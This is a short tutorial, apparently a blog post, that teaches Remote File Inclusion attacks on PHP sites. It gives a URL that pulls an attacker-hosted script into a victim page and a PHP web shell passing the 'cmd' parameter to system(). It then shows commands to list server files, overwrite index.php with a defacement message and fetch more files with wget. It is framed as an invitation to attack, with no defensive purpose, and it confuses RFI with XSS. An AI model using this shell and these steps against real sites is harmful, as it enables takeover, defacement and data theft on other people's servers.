http://victimsite.com/index.php?page=http://hackersite.com/evilscript.txt
 
I have included a custom script "evilscript" in text format from my website, which contains some code.Now, if its a vulnerable website, then any of these 3 things can happen
 
  • Case 1 - You might have noticed that the url consisted of "page=home" had no extension, but I have included an extension in my url,hence the site may give an error like 'failure to include evilscript.txt.txt', this might happen as the site may be automatically adding the .txt extension to the pages stored in server.
  • Case 2 - In case, it automatically appends something in the lines of .php then we have to use a null byte '' in order to avoid error.
  • Case 3 - successfull execution :)
 
Now once you have battled around this one, you might want to learn what to code inside the script. You may get a custom coded infamous C99 script (too bloaty but highly effective once deployed) or you might code yourself a new one. For this knowledge of PHP might come in handy. Here we go
 
<?php
echo "<script>alert(U 4r3 0wn3d !!);</script>";
echo "Run command: ".htmlspecialchars($_GET['cmd']);

system($_GET['cmd']);
?>
 
The above code allows you to exploit include function and tests if the site if RFI (XSS) vulnerable by running the alert box code and if successful, you can send custom commands to the linux server in bash. So, if you are in luck and if it worked, lets try our hands on some Linux commands. For example to find the current working directory of server and then to list files, we will be using 'pwd' and 'ls' commands
 
 http//victimsite.com/index.php?cmd=pwd&page=http://hackersite.com/ourscript

http//victimsite.com/index.php?cmd=ls&page=http://hackersite.com/ourscript
 
What it does is that it sends the command as cmd we put in our script and begins print the working directory and list the documents.Even better you can almost make the page proclaim that you hacked it by using the 'echo' command.
 
 cmd=echo U r pwn3d by xero> index.php
 
It will then re-write the index.php and render it.In case, its a primitive website which stores pages with .txt extension, you might want to put it with along the .txt files. Now as expected, we are now the alpha and the omega of the website :) we can download, remove, rename, anything! Want to download stuff ? try the 'wget' function...

I leave the rest to your creativity !


Conclusion
 
In this basic tutorial, Rishabh explains about RFI vulnerability and how to play around with it.